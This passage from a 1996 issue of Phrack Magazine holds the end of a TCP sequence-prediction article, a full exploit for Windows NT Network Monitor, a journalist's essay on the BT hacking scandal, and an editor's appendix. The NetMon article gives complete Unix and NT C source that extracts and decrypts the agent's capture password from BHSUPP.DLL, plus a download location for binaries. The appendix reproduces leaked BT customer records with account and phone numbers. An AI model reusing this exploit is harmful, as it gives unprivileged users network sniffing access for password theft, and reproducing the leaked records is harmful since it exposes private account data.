Where M is the 4 microsecond timer and F is a cryptographic hash. F must not be computable from the outside or the attacker could still guess sequence numbers. Bellovin suggests F be a hash of the connection-id and a secret vector (a random number, or a host related secret combined with the machine's boot time).

[SECTION IV. SOURCES]

-Books: TCP/IP Illustrated vols. I, II & III
-RFCs: 793, 1825, 1948
-People: Richard W. Stevens, and the users of the Information Nexus for proofreading
-Sourcecode: rbone, mendax, SYNflood

This paper made possible by a grant from the Guild Corporation.

==Phrack Magazine==

Volume Seven, Issue Forty-Eight, File 15 of 18

Windows NT Network Monitor Exploitation

NetMon Encryption Hammer

by the AON and Route
for Phrack Magazine
May 1996 Guild productions, kid

comments to daemon9@netcom.com

Full exploit including binary dll's and execuatables:
ftp.infonexus.com/pub/TooldOfTheTrade/Windows/NT/netMonExploit.tgz

[The intro]

The Microsoft Network Monitor is a packet sniffer that runs under NT. It is a very robust and versatile packet sniffer, offering much more then simple ethernet frame capturing. It packs a robust capture/display filter language, powerful protocol parsers, and one snappy GUI. NetMon is delivered as part of the SMS package. The user portion of the program calls upon the services of the Network Monitor Agent, which is a kernel driver that ships with NT (3.5.x for sure, but I don't know about 3.1). The Network Monitor Agent also provides an interface for a remote machine to connect and capture local data, provided it passes authentication. To restrict access, Network Monitor Agent utilizes a password authentication scheme. Access has two tiers: priviledge to view previously captured sessions, and priviledge to actually use the sniffer to place the ethernet card in promiscuous mode. The acutal encrypted password is stored as a 32-byte binary string in a dynamically linked library file called BHSUPP.DLL. We have written code to extract this password from the dll and decyrpt it; we have broken the Microsoft Network Monitor password authentication system.

[The low-down]

The encrypted string is kept as binary data in: %SystemRoot%\system32\BHSUPP.DLL (in a default installation at least). BHSUPP.DLL is known to be different sizes between versions, so we cannot look for the encrypted string at a specific offset each time. Instead we must search for a flag, and seek 32-bytes past this flag. The flag is the 16-byte string: "RTSS&G--BEGIN--". (As a matter of note, there is a terminating footer also: "RTSS&G--END--".)

[The encrypted truth]

It is a simple encryption function, that takes random length string and returns 256-bit encrypted output. It may appear to be a hash, rather than a block cipher, but it is not. It does take a random length input, and produce a fixed output, but the input is always padded to 32-bytes (with nulls if necessary). The input to the function is a user defined arbitrary string. The input is truncated to 16 bytes and then to pad out the array, the whole original password string is concatenated on the truncated version, starting at the 16th byte. It doesn't matter if the resulting string is longer than 32 bytes, as the cipher ignores anything past the 32nd byte. So: "loveKillsTheDemon" becomes: "loveKillsTheDemo" and then: "loveKillsTheDemoloveKillsTheDemon". If your password is smaller than 16 bytes, we get the 'hole-in-password' phenomena. Since the array is intialized will nulls, and the password is still folded over to the 16th byte, these nulls remain. This is easily visible from the first line of output in our exploit code. It also accepts empty password strings readily, without choking, which all Microsoft products seem willing to do all

to easily.

[The algorithm]

The 32-byte string is put through 32 rounds of identical operations. The outer for loop controls the value of the byte to be XORed with the entire array that round (except for itself, see below). The inner loop steps through the entire byte array. Each byte is permuted a total of 31 times (The discrepency comes from the test case where i must not be equal to j in order for a character to be permuted. It would make no sense to XOR a byte with itself). So, there are a total of 992 operations. The actual encryption algorithm is quite simple:

In C: `if(i!=j)mix[j]^=mix[i]+(i^j)+j;`

In English: if i is NOT equal to j, the j indexed char of mix is assigned the value of the j indexed char of mix XORed with the i indexed char of mix PLUS i XORed with j PLUS j.

Mathematically:

```
1) i ^ j = k
2) k + j = l
3) l + mix[i] = m
4) m ^ mix[j] = x

OR

((i ^ j) + j + mix[i]) ^ mix[j] = x
```

The methods used for obscurity are exclusive OR (XOR) and binary addition, (see the appendix if you are umfamiliar with these bitwise operations) with completely known vectors. The only unknown in the whole equation is the user entered password, fleshed out to 32-bytes. These 32 bytes are taken through 32 rounds of permutations. Simple and concise, with no key material dropped, this algorithm is not lossy. Since it is not lossy it is 100% reversible, both in theory and practice. In fact, since we know the values of the counters i and j, throughout the entire encryption process, decryption is simply a matter of reproducing these values in the proper order. Since the output of the encryption process is the input, taken through 32 rounds of identical permutations, with known vectors, we simply need to reverse this process.

[The code]

There are two versions of the exploit available. A Windows NT version and, for those of you without access to an expensive NT-native compiler, there is a Unix version as well. The NT version is a console-based app, as GUI code would be a waste of time. The full package of this exploit, along with an NT exexcutable and sample DLL's is available from:
ftp.infonexus.com/pub/ToolsOfTheTrade/Windows/NT/netMonExploit.tgz

[The discussion]

The ramifications of this weak encryption in Network Monitor Agent are many. First off, the developers of Network Monitor Agent *didn't* use the standard security mechanisms of Windows NT. This may be because the driver is a kernel mode driver, and in NT the kernel is a trusted enity, therefore the standard security API (of Win32) does not apply in the kernel making it harder to do user authentication. It also appears that they were trying to achieve a mechanism based not on priviledge, but on knowledge. It is very likely that in secured environment not all administrators should be able to sniff the network. The problem is they did a *poor* job of securing a powerful utility.

The most straight forward attack is use Network Monitor to sniff the network (where you weren't suppose to be able to) for priviledged user data or passwords in a heterogeneous environment (since native NT networking does not

send password information in the clear, but standard TCP traffic from Unix is sent clear). The rest of the attacks would come from shabby administration , such as the administrator used the password for the admin account and the capture password in Network Monitor Agent (stupid, but likely) or the same password for Network Monitor Agent on all machines across the network.

In order to use the exploit utility, one must have read priviledge for BHSUPP.DLL which is installed into %SystemRoot%\system32 by default. This is not a remote attack, but rather a stepping stone to gain priviledged information when one is under-priviledged.

[The moral]

Time and time again we see either shody implementations of trusted algorithms, or, like in this case, just plain bad cryptography. Under ITAR, most secure cryptographic algorithms are classified as munitions, and are not exportable from this country. The funny thing is, under current law, one-way hashing functions are *not* restricted (that is why all Unix variants can ship with the standard crypt(3) libraries and executables). This authentication scheme could have *easily* been replaced by MD5, the same one-way hash used by PGP. At least then, the complexity of an attack would be increased to a brute-force known-plaintext sweep of key values...

[The appendix]

For the binary-declined...

Exclusive OR

The XOR operation is a bitwise operation with the following truth table:

```
XOR| 1 | 0 |
-------------
1  | 0 | 1 |
-------------
0  | 1 | 0 |
```

The Exclusive OR operation simply says: "...Hmmm, if I have a 1 and a 0, I'll spit out a 1. Anything else, a 0..."

Binary addition

Binary addition is analogous to base10 addition. However, each place holds 2^n instead of 10^n...

```
add| 1 | 0 |
-------------
1  |1 0| 1 |
-------------
0  | 1 | 0 |
```

```
base10:        base2:
    11           1011
 + 5         + 0101
 ---         ------
  16          10000
```

This exploit made possbile by a grant from the Guild corporation.

- May 07, 1996 route/aon

[The Sourcecode]
[Unix Version]

```
/*

Network Monitor Exploitation code, Unix version
coded by daemon9
The Guild, 1996

*/
```

```
#include<string.h>
#include<stdio.h>
#include<fcntl.h>

#define fbufsize        8192
#define flag            "RTSS&G--BEGIN--"
#define VERSION         "Unix version\n"
#define BUFSIZE         48
#define DLLNAME         "./BHSUPP.DLL"

int main()
{
        char *swirl(char *,int);
        char *recover(char *);
        void hexonx(char *);

        char werd[]={"\n\n\n\n.this code made possible by a grant from the Guild corporatio
n.\n\0"};
        char *plain,*tmp,*fname,*encrypted;
        int c;

        printf(werd);
        printf("\nNetMon Password Decryption Engine ");
        printf(VERSION);
        printf("\t1.\t\tEncrypt a plaintext password from STDIN.\n");
        printf("\t2.\t\tDecrypt a plaintext password from the dll.\n");
        tmp=(char *)malloc(10);         /* Can't switch getchar() as it locks the */
        bzero(tmp,10);                  /* fucking stream and makes futher I/O buggy*/
        switch(atoi(gets(tmp))){
                case 1:
                        printf("Enter password to be encrypted (note echo is on, as it woul
d be a moot point\nto turn it off)\n->");
                        plain=(char *)malloc(BUFSIZE);
                        bzero(plain,sizeof(BUFSIZE));
                        gets(plain);
                        hexonx(swirl(plain,0));
                        break;
                case 2:
                        printf("Enter name and path of DLL [./BHSUPP.DLL]:");
                        fname=(char *)malloc(BUFSIZE);
                        bzero(fname,sizeof(BUFSIZE));
                        gets(fname);
                        if(fname[0]==0)strcpy(fname,DLLNAME);
                        if(!(encrypted=recover(fname))){
                                printf("Could not locate flag\n");
                                exit(1);
                        }
                        hexonx(swirl(encrypted,1));
                        break;
                default:
                        printf("\nFine.\n");
                        exit(0);
        }
        return 0;
}

/*
swirl is the encryption/decryption function.  It takes an arbitrary length
string and, depending on the value of the mode variable, encrypts it or
decrypts it.  It returns a pointer to the string.
*/

char *swirl(byteStr,mode)
char *byteStr;
int mode;
{
```

```
        int i=0,j=0;
        char *mix,roundAndround[32][32];
        void hexonx(char *);

        mix=(char *)malloc(sizeof(byteStr));


        if(!mode){
                memset(mix,0,32);                       /* set 32 bytes of memory to 0 */
                strncpy(mix,byteStr,16);                /* copy the first 16 bytes of the p
assword into the mix*/
                memcpy(&mix[16],byteStr,strlen(byteStr));   /* copy password into the 16th
char of the mix; if mix and plain overlap, problems occur */

                printf("Password upon entering encryption rounds:\n");
                hexonx(mix);
                printf("\n\nbeginning 32 rounds of 'encryption'\n");
                for(i=0;i<32;i++)for(j=0;j<32;j++)if(i!=j){
                        mix[j]^=mix[i]+(i^j)+j;                 /* Sekret Enkripsion occurs
 here... */
                        memcpy(&roundAndround[i][0],mix,32);    /* save a copy of each roun
d */
                                                        }
                printf("\nDo you wish to view the encryption process round by round?[y]");
                switch(toupper(getchar())){
                        case 'N':
                                break;
                        case 'Y':
                        default:
                        for(i=0;i<32;i++){
                                printf("round %d:\n",i+1);      /* print the rounds out in
hex */
                                hexonx(&roundAndround[i][0]);
                                getc(stdin);
                        }
                }
                printf("\nEncrypted output:\n");
                return(mix);
        }
        if(mode){
                strncpy(mix,byteStr,32);
                for(i=31;i>=0;i--)for(j=31;j>=0;j--)if(i!=j)mix[j]^=mix[i]+(i^j)+j;
                mix[32]=0;
                printf("\n\n\nThe plaintext is: %s\nIn hex:\n",mix);
                return(mix);
        }
}

/*
hexonx simply prints out 32 bytes of hexidecimal characters.
*/

void hexonx(byteStr)
char *byteStr;
{
        int i=0;
        for(;i<32;i++)printf("0x%x ",byteStr[i]);
        printf("\n");
}


/*
recover attempts to read the encrypted string from the dll
*/

char *recover(fname)
char *fname;
{
```

```
        char buffer[fbufsize],*pass;
        int fd,i=0,j=0,demonFlag=0,offset,bufOffset=0;

        if((fd=open(fname,O_RDONLY))<=0){
                fprintf(stderr,"Cannot open %s\n",fname);
                exit(1);
        }
        while(read(fd,buffer,8192)){
                i=0;
                while(i<fbufsize&&!demonFlag){
                                switch(buffer[i-4]){
                                        case 'R':
                                                if(buffer[i-3]=='T'&&buffer[i-2]=='S'&&buff
er[i-1]=='S'&&buffer[i+1]=='G'&&buffer[i+2]=='-'&&buffer[i+3]=='-'&&buffer[i+4]=='B'&&buffe
r[i+5]=='E'&&buffer[i+6]=='G'&&buffer[i+7]=='I'&&buffer[i+8]=='N'&&buffer[i+9]=='-'&&buffer
[i+10]=='-'){
                                                        demonFlag++;
                                                        bufOffset=i;
        /* Password is 32 bytes past end of header */   offset=j-4;
                                                        printf("Encrypted Token Flag: '%s'
located at offset 0x%x\n",flag,offset);
                                                        printf("Encrypted password should b
e located at offset 0x%x\n",offset+48);
                                                }
                                                break;
                                        default:
                                }
                i++;
                j++;
                }
        if(demonFlag)break;
        }
        if(!offset)return(0);
        pass=(char *)malloc(BUFSIZE);
        bzero(pass,32);
        memcpy(pass,&buffer[bufOffset-4+48],32);

        printf("\nDo you wish to view the encrypted password?[y]");
                switch(toupper(getchar())){
                        case 'N':
                                break;
                        case 'Y':
                        default:
                                hexonx(pass);
                                getc(stdin);
                }
        return(pass);
}


        [The Sourcecode]
        [NT Version]



//      A Guild Production  1996  //
//      Constructed by AON  //

#define STRICT
#define MAX_FILE_SIZE 24576                                             //if BHSUPP.DLL gro
ws, so must this

#include <windows.h>
#include <stdio.h>

void DecryptPassword(LPBYTE lpEncryptedPassword, LPSTR lpszPlaintextPassword);
BOOL GetEncryptedPassword(HANDLE hTargetFile, LPBYTE lpEncryptedPassword);
```

```
void GetTargetFileFromUser(HANDLE* phTargetFile, LPSTR lpszTargetFile);

HANDLE g_hStdIn, g_hStdOut;                                             //global declaratio
n of StandardIN and OUT


//      This is a console app.  ReadFile and WriteFile used throughout so StdIN and StdOUT
//  can be redirected.

void main(int argc, char* argv[])
{
        HANDLE hTargetFile;
        BYTE lpEncryptedPassword[32];
        char lpszPlaintextPassword[17] = {0};
        char lpszOutputBuffer[80];
        char lpszTargetFile[MAX_PATH] = {0};
        char lpszUsage[] = "\nUsage: NMCrack [path to BHSUPP.DLL including filename]\n";
        LPTSTR lpszSystemDirectory = NULL;
        UINT nCount, nCount2;

        //set global handles

        g_hStdIn = GetStdHandle(STD_INPUT_HANDLE);
        g_hStdOut = GetStdHandle(STD_OUTPUT_HANDLE);

        //check for standard NT help switch

        if(argc > 1 && argv[1][0] == '/' && argv[1][1] == '?')
        {
                //display usage info

                WriteFile(g_hStdOut, lpszUsage, sizeof(lpszUsage), &nCount, NULL);

                //exit with success

                ExitProcess(0L);
        }

        //if path and file name not specified on commandline try system directory first, be
cause
        //BHSUPP.DLL is probably there
        if(argc == 1)
        {
                //findout how long path is for mem alloc
                nCount = GetSystemDirectory(lpszSystemDirectory, 0);


                //do alloc of that size
                lpszSystemDirectory = malloc(nCount);

                if(lpszSystemDirectory == NULL)
                {
                        WriteFile(g_hStdOut, "Memory Allocation Failure - Terminating\n",
                                        41, &nCount, NULL);

                        ExitProcess(1L);
                }

                //get system dir
                GetSystemDirectory(lpszSystemDirectory, nCount);

                //append file name to system directory
                sprintf(lpszTargetFile, "%s\\bhsupp.dll", lpszSystemDirectory);

                //release memory
                free(lpszSystemDirectory);
        }
```

```
        else
        {
                //get the commandline input
                strcpy(lpszTargetFile, argv[1]);
        }

        //try to open BHSUPP.DLL in the system dir or where the user instructed
        hTargetFile = CreateFile(lpszTargetFile, GENERIC_READ, FILE_SHARE_READ |
                                                        FILE_SHARE_WRITE, NULL, OPEN_EXIST
ING,
                                                        FILE_FLAG_SEQUENTIAL_SCAN, NULL);

        //if not on the commandline or in the system dir ask user for path
        if(hTargetFile == INVALID_HANDLE_VALUE && argc == 1)
        {
                GetTargetFileFromUser(&hTargetFile, lpszTargetFile);
        }

        //user gave bad path or they don't have read permission on the file
        else if(hTargetFile == INVALID_HANDLE_VALUE)
        {
                //make error string because file open failed
                nCount2 = sprintf(lpszOutputBuffer, "\nUnable to open %s\n", lpszTargetFile
);

                //write out
                WriteFile(g_hStdOut, lpszOutputBuffer, nCount2, &nCount, NULL);

                //exit with failure
                ExitProcess(1L);
        }

        //retrieve the encrypted password from BHSUPP.DLL
        if(!GetEncryptedPassword(hTargetFile, lpEncryptedPassword))
        {
                WriteFile(g_hStdOut, "Unable to retrieve encrypted password\n",
                                        39, &nCount, NULL);

                ExitProcess(1L);
        }

        //cleanup handle
        CloseHandle(hTargetFile);

        //do the decryption here
        DecryptPassword(lpEncryptedPassword, lpszPlaintextPassword);

        //prepare for and print out results
        nCount2 = sprintf(lpszOutputBuffer,
                                        "\nThe Network Monitor Agent capture password is
%s\n",
                                        lpszPlaintextPassword);

        WriteFile(g_hStdOut, lpszOutputBuffer, nCount2, &nCount, NULL);

        //close StandardIN and StandardOUT handles
        CloseHandle(g_hStdIn);

        CloseHandle(g_hStdOut);

        //exit with success
        ExitProcess(0L);
}


//Ah yeah, here it is.
void DecryptPassword(LPBYTE lpEncryptedPassword, LPSTR lpszPlaintextPassword)
{
```

```
    register int outer, inner;

    //go backwards through loops to undo XOR
        for ( outer = 31; outer >= 0; outer-- )
    {
        for ( inner = 31; inner >= 0; inner-- )
        {
            if ( outer != inner )
            {
                                lpEncryptedPassword[inner] ^= lpEncryptedPassword[outer] +
                                                                                    (
outer ^ inner) + inner;
            }
        }
    }

    //since the original password was folded to fill 32 bytes only copy the first 16 bytes
        memcpy(lpszPlaintextPassword, lpEncryptedPassword, 16);

        //zero terminate this baby just incase it is actually a 16 byte password (yeah, rig
ht!)
        lpszPlaintextPassword[16] = 0L;

        return;
}


//      get the path and file name for BHSUPP.DLL from the user in the case that it was
//  a custom install
void GetTargetFileFromUser(HANDLE* phTargetFile, LPSTR lpszTargetFile)
{
        char lpszPrompt[] = "\nFull path to BHSUPP.DLL including file name: ";
        UINT nCount;

        WriteFile(g_hStdOut, lpszPrompt, sizeof(lpszPrompt), &nCount, NULL);

        ReadFile(g_hStdIn, lpszTargetFile, MAX_PATH, &nCount, NULL);

        //I had to account for the CR + LF that ReadFile counts in the nCount return value,
        //so I can zero terminate this string.
        lpszTargetFile[nCount - 2] = 0L;

        *phTargetFile = CreateFile(lpszTargetFile, GENERIC_READ, FILE_SHARE_READ |
                                                        FILE_SHARE_WRITE, NULL, OPEN_EXIST
ING,
                                                        FILE_FLAG_SEQUENTIAL_SCAN, NULL);

        //too lazy to make the error message report the actual path and file name tried
        if(*phTargetFile == INVALID_HANDLE_VALUE)
        {
                WriteFile(g_hStdOut, "Unable to open BHSUPP.DLL\n",
                                  26, &nCount, NULL);

                ExitProcess(1L);
        }
}


//      This function allocs one big buffer and reads the whole damn DLL into it.
//      There is a flag string that marks the start of the section that contains the
//      encrypted passwords (in the case that there is a display password too), so
//      we search for the first and last characters in the string.  If we hit on a match
//      we check about 50% of the chars in the string for a match.  This is a good
//      enough check based looking at the data.  I guess I could optimize memory usage
//  here too, but 24K is not very much these days, so fuck it.
BOOL GetEncryptedPassword(HANDLE hTargetFile, LPBYTE lpEncryptedPassword)

{
```

```
        LPBYTE lpSearchBuffer;
        UINT nCount, i;

        //do the big buffer alloc
        lpSearchBuffer = malloc(MAX_FILE_SIZE);

        if(lpSearchBuffer == NULL)
        {
                WriteFile(g_hStdOut, "Memory Allocation Failure - Terminating\n",
                                  41, &nCount, NULL);

                ExitProcess(1L);
        }

        //read in the entire file.  It is small enough that this takes trivial time to comp
lete.
        ReadFile(hTargetFile, lpSearchBuffer, MAX_FILE_SIZE, &nCount, NULL);

        //do search for RTSS&G--BEGIN--  When it is found move 48 bytes past the R and copy
        //the encrypted password into the workspace
        for(i=0; i<nCount; i++)
        {
                if(lpSearchBuffer[i] == 'R' && lpSearchBuffer[i+14] == '-')
                {
                        if(lpSearchBuffer[i+1] == 'T' && lpSearchBuffer[i+2] == 'S' &&
                           lpSearchBuffer[i+3] == 'S' && lpSearchBuffer[i+4] == '&' &&
                           lpSearchBuffer[i+8] == 'B')
                        {
                                //found password and coping it into the workspace
                                memcpy(lpEncryptedPassword, &lpSearchBuffer[i+48], 32);

                                //cleanup the mem alloc
                                free(lpSearchBuffer);

                                //return with success
                                return TRUE;
                        }
                }
        }

        //cleanup
        free(lpSearchBuffer);

        //it failed to find the marker string
        return FALSE;
}
```

==Phrack Magazine==

Volume Seven, Issue Forty-Eight, File 16 of 18

THE TRUTH, THE WHOLE TRUTH AND NOTHING BUT THE TRUTH-
-a story of the 'BT-Hacker' scandal.

By Steve Fleming

Sitting in a chilly university computer department in northern England was in itself exhilarating. The mid-February climate made it cold; my head was buzzing with voices chatting freely about gaining access to secret computers, acquiring free telephone calls and how to fashion 'bombs' to maim or kill lecturers and 'Senior Vice Principles'. There was nobody else in the room, all the company was just under a meter from me in CyberSpace, that alternative universe where anything is possible and everyone is somebody they want to be. The stories were extraordinary - in fact they were incredible, an eclectic mix of fact and fantasy bound together by expert social engineering.

These CyberSpace 'cafes' are the BBS' - Bulletin Board Services - and are the stock-in-trade of the electronic community. The Internet is connected to some of them, but the best ones, the ones with the best chat and the most exciting files are not - you get the dial-in number from another user, and have to then beg to use the service. It is interesting to note that the Internet has now become a generic term for on-line communication and suffers as a result of its inappropriate use. Blaming the Internet for anything is like apportioning culpability to 'society' - fine for academics but otherwise a shallow construct.

I have known some computer experts in my time, and still some 'reformed hackers' count as my best friends - I really wanted to find out if a major British computer could be hacked or if it had been done. The UK has some of the most draconian secrecy laws anywhere on the planet, so if secrets are found, they tend to be kept secret. When people start talking in CyberSpace, they really talk and talk and talk. Their voice has no tone or volume, no emotion or mood - it can be like talking with a form of electronic psychopath sometimes. But there are inventive ideas 'on-line', and sometimes you can SHOUT, but this is quite rude, mostly pictorial punctuation (the smiley) is the key. You can indicate a smile :-) or a frown {:-(and you can even indicate sarcasm ;-) with a sly wink. It's interesting to note that irony is not really a north American thing at all; sarcasm is a CyberSpace thing. I wouldn't say that I am an expert, I wouldn't even say that I was very good with computers, I'm always learning. My qualifications are in science; Biology and Psychology, not computing. What this gives me is an urge to investigate assuming a null hypothesis - I disprove things in short. It's funny to think that most of the press followed a placed PR line that I must be a '... twisted computer boffin who had broken into an '...entirely robust...' computer system'. And my, did that title stick - friends from Hong Kong to Turkey called to say I was a computer expert all over the world! This was very effective and obviously placed by someone with powerful influence, perhaps advertising influence? It doesn't really matter, bad journalism is all over and we all have a living to earn - I however, would never do it at the expense of a colleague.

There was the vision of news editors screaming, "... get me some secrets!" - they simply couldn't believe that a freelance with only a few published pieces could have brought in such an impressive story with a scandal at every level - so they capitulated with the 'boffin' lie and went back to boring, standard, sloppy 'background' on this 'hacker'. It was actually a bit of a personal tragedy, my on-line persona was cracked, there wasn't very much in my life at all, quite a boring person really; like most journalists who spend a lot of time observing rather than doing. The Today newspaper had some hot tip-off's from people I'd

interviewed in the past, one man in particular who had lied in a silky and attractive way for two and a half hours had been doing the same to them. The fact that I wrote for a 'gay magazine'. Shock horror, a definite Philby, Burgess & McLean story breaking. What a bit of investigate journalism that wasn't, I wrote under my own name! Was he a spy, was he working for Libya, Israel, MI-6, MI-5, the Labour Party, Duncan Campbell, Richard Gott... and then there was the 'shit-bagging'. This happens when tardy investigators are ignorant of the facts, automatically they assume it should be them who had the story, if only they'd had the time. But this is all history now, and I forgive them all... but I never forget.

How could a temporary member of staff see all this secret information? The list forming in the mind of the press (and I do think in situations like these one surprisingly tiny mind) went something like this:

1. They aren't secrets at all.

2. BT would know if anyone had looked at the secret stuff, so they'll catch the whistle-blower; probably working for computer security within BT.

3. Fleming is a computer expert, he's hacked the system and is spinning a story to prevent him being found out - and he's not a 'real' journalist and we are.

Well, there was clear evidence that the stuff was very sensitive, so strike number 1 from the list. How could they wait for stage two, if it is the case it may take days or weeks, so they couldn't have that - anyway the Independent had shown it could be done away in time or place of Fleming. The only option was; who's there, who'll talk, and how can we retain credibility as journalists - repudiate the freelance!

There was no shortage of shit-bag material; 'various anonymous sources... unconfirmed reports... it seems likely etc.' Some even fancied the idea that the details were shocking, but lets just do it all ourselves and dump on Fleming from a great height? It really was like being on a maggot farm, wading through pen after pen of repulsive, brainless, panicked... maggots.

The truth is that there was no great skill involved in cracking BT's computer, it was so easy my pet parrot could have done it with only one claw. Many companies are confused about computer security and what it means. The sharp young suits talk about 'magneto-optical storage facilities' and 'EPROM or WORM access'. The captains of industry nod sagely, they run the ship and leave the deck scrubbing to junior officers. These proud, self important and generally thick as two short planks when it comes to computers men, authorise huge budgets for the whiz-kids who play with the money, buy new things, install new software, 'patch' the operating system, attach ISDN cards, issue user ID's after extensive family checks. You name it, and these guys do it, and they love it. They install password checkers that look for hackers (or errors) and disconnect users for 15 minutes if they get their passwords wrong three times. The captains of industry still discuss 'wireless' and 'word processors'. The bright young men should be allowed to deal with all the computer stuff, it's not that the captains can't understand it or anything like that, they just don't have the time.

Staff who have to work the systems couldn't care less about the 'advanced software engineering' that went into the system. There is as much 'social engineering' as any other sort when it comes to computers for industry. So they have to remember passwords that change regularly and they have to remember to get that report done, and see the boss and train the new staff and type that letter and claim those expenses and design that form and... it's a lot to remember. When folk have a lot to remember they make lists, and those lists include passwords - sounds like an opportunuty for 'trashing'. They simply look through the rubbish and see what they can see. Sometimes someone writes down a

password on a post-it note to let someone into their computer for some reason, that person enters the password and makes a note in their diary of it and pops the sticky in the bin. Then, in these busy offices, staffing levels are being cut. The managers need a dozen staff, and have four. They are allowed to contract from a temp agency and top up the office. These people are often unemployed graduates. Clever, but very, very bored. They don't get paid much, 4.00 an hour. That's what I was paid to write a nationwide database suite for BT but there I have to stop, the gag is cutting into me. They just want a decent job, and try to impress in case they get offered one, and the companies play on this and exploit without mercy. 4.00 an hour and they want unbridled enthusiasm, ideas, loyalty, commitment - who are they trying to kid!

The computer administrators say they can't give temporary access to the system, '... it can't be done.' Well what do you suggest? 'You'll just have to make do, it's the system, can't help, sorry.' You need a dozen workers, perhaps 6 need to be on the system, you have 5 passwords plus another of the departmental manager making six. Why not let the temps use these passwords and you can get on with the more important stuff, can't be any harm in that? It's not as if we're using them? However, temps are just that, temporary - they move on. Consequently with all the changes you make up a folder with all the passwords and then they can just flick through that to find a password, it doesn't seem all that insecure does it?

And there we have it, passwords being shared, passed, written down, typed in and shouted across the office. You can forget about any notion of security, the moment you take that step the whole system is pointless, you may as well print out all the secret information and sell it in Dillons - it would certainly make the phone book a best seller! Better still if the marketer's got what they wanted, put it on CD-ROM and charge a fortune for it at christmas;

The Multimedia Secrets Collection, 199.95!

The ideal christmas gift for the spy in your life. Includes music from around the world. BT, it's good to talk! NB it may be an offence to talk to anybody about this.

Now you see why BT are keen to quell this espial, they know the situation, but don't want it publicised, it's very embarrassing for goodness sake - they have a contract to advise the government on computer security! Frankly, I couldn't care less if some BT mandarin gets a red face, it is no concern of mine. What is, is the fact that these secrets are not encrypted and are broadcast around the country on computers and are available to just about anyone who cares to look at it. The only warning displayed was 'Unauthorised access is an offence under the Computer Misuse Act (1990)' - but this access isn't unauthorised, is it? This notion of 'confidential' is a joke. BT's computers happily broadcast your ex-directory telephone number (and soon your name) down the line unless you make the choice to prevent it. What is confidential about that? The public interest is of prime importance here. The scandalous intimition in my legal gag is that I am risking national security? Me! Well I have a lot to say about that, it's not me that allows any old temp to see secrets, and I have never printed a single telephone number or details of any equipment, unlike some respected others. I brought the fact this could be done to light in a responsible journalistic manner.

If I was such an expert, the intelligence service would have snapped me up immediately, BT would have paid me off and the government could have avoided embarrassment. But I'm not, I'm a journalist. The Independent published this story and I have respect for them, they took a risk and then wanted to distance themselves from me, which I understand. It was however a lonely, cold and frightening experience which is not yet over.

The governments of these lands talk big about how the information superhighway will change all our lives, and how committed they are to

servicing this new form of infrastructure leading to a new, fresh and exciting dimension - but they also punish, abuse, prosecute, imprison and destroy the lives of the people who may be far better able to exploit their ignorance and expose the sensitive underbelly of their power - their information. If you ask me, the old guys will make CyberSpace just as ugly and corrupt as the society they have already spawned, nurtured and set on a path of destruction out here. I for one don't want or need their advice, support or money - let them lay in the bed they have made, I'll stay in CyberSpace.

- Related Info Appended by the Editor -

```
                          DCS    DISPLAY CUSTOMER SUMMARY       ??/??/?? 11:41

Name   : THE CHIEF CONSTABLE                Telephone No : 031-315 2007   NQR
                                            Account No   : 8077 0366
Address: LOTHIAN & BORDERS POLICE           Customer Type: BUSINESS VOLUME
         POLICE HEADQUARTERS                Installations:  1
         5 FETTES AVE
         EDINBURGH                          LINE DETAILS
         EH4  1RB                           Installed    : 26/08/88
                                            Line Status  : B/W
                                            Curr State   :
                                            Inst Class'n : BUS SINGLE EXCL
                     ORDER                  Exchange Type: TXDX03
RECEPTION MARKER     Recent Order : YES
                     Contr Signed :         BILLING
REPAIR               CONSENT                Method of Pay: ORDINARY ACCOUNT
             : NO    Systems Bus  : C       A/C U/Enquiry: NO
Servicecare  : NO    Sup Serv Bus : D       D/M Case     : NO
O/S fault    : NO                           Cust Options : STANDARD VRUF
Hist fault   : NO                           OSC Ind      : NO
Hazard       :                              CUSTOMER CONTACTS
Warning      :                              Issue        : NO     Notes : YES

 BRDCST MANAGERS USING NJR-PLEASE DNB"NJRNEWS" FOR UPDATE ON CALLOUT PROBLEM ES
4A_                                                              O-O
                          DCRD   PRODUCT TARIFF DETAILS         ??/??/?? 11:41

 Exchange Name : DEAN                          Tel No : 031-315 2007  NQR
 Installed     : 26/08/88                      a/c No : 8077 0366
 Inst Class'n  : BUS SINGLE EXCL     Notes : YES  S/S No :

 QTY   PROD ID    SHORT DESC or MSC / CP NOTE       TARIFF:RATE         TOTAL

    1  A14499  C  EXCH LINE + LINEBOX                      32.66         32.66
       *
    1  A10117  C  BASIC DIAL PHONE                         4.70          4.70
       *
    1  A12481  C  PRIVACY SET NO 8                        51.75         51.75
       *


                                          TARIFF GRAND TOTAL :         89.11
                                                                          ES
4A_                                                              O-O
                          DIN    DISPLAY NOTE DETAILS           ??/??/?? 11:41

 Installation : THE CHIEF CONSTABLE           Tel no :  031-315 2007     NQR
 Name

             WRITTEN    <         AUTHOR          >    EXPIRES

              8/ 2/94   JOSEPHINE/8813                 8/ 2/95
```

A/.D LTR SENT FOR 0506843235,0313322106
0506881101 AND 0313152007

DCS DISPLAY CUSTOMER SUMMARY ??/??/?? 11:43

Name : LOTHIAN & BORDERS POLICE
Address: POLICE HEADQUARTERS
5 FETTES AVE
EDINBURGH
EH4 1RB

Telephone No : 031-332 2106 NQR
Account No : 8076 9640
Customer Type: PAYPHONE BUS
Installations: 1

LINE DETAILS
Installed : 04/10/83
Line Status : B/W
Curr State :
Inst Class'n : BUS PAYPHONE
Exchange Type: TXDX03

ORDER
RECEPTION MARKER
BMC/C/N/ / /
REPAIR : **
Servicecare : S
O/S fault : NO
Hist fault : NO
Hazard :
Warning :

Recent Order : NO
Contr Signed : YES
CONSENT
Systems Bus : D
Sup Serv Bus : C

BILLING
Method of Pay: ORDINARY ACCOUNT
A/C U/Enquiry: NO
D/M Case : NO
Cust Options : SINGLE LINE OPTION
OSC Ind : NO
CUSTOMER CONTACTS
Issue : COM Notes : YES

ES
4A_ O-O

DCRD PRODUCT TARIFF DETAILS ??/??/?? 11:43

Exchange Name : DEAN
Installed : 04/10/83
Inst Class'n : BUS PAYPHONE Notes : YES

Tel No : 031-332 2106 NQR
a/c No : 8076 9640
S/S No :

QTY	PROD ID		SHORT DESC or MSC / CP NOTE	TARIFF:RATE	TOTAL
1	A17867	C	PAYP LINE SKTD SGL LINE TG10	32.66	32.66
	*				
1	A19493	C	OPTION 50 NON-ISDN SITE LINE	0.00	0.00
	*				
1	A11790	C	INTERNAL EXTN OFF MASTER SCKT	0.00	0.00
	*				
1	A17817	O	MINSTREL PLUS PHONE	Outright sale	
	FREE GIFT - NO GUARANTEE				
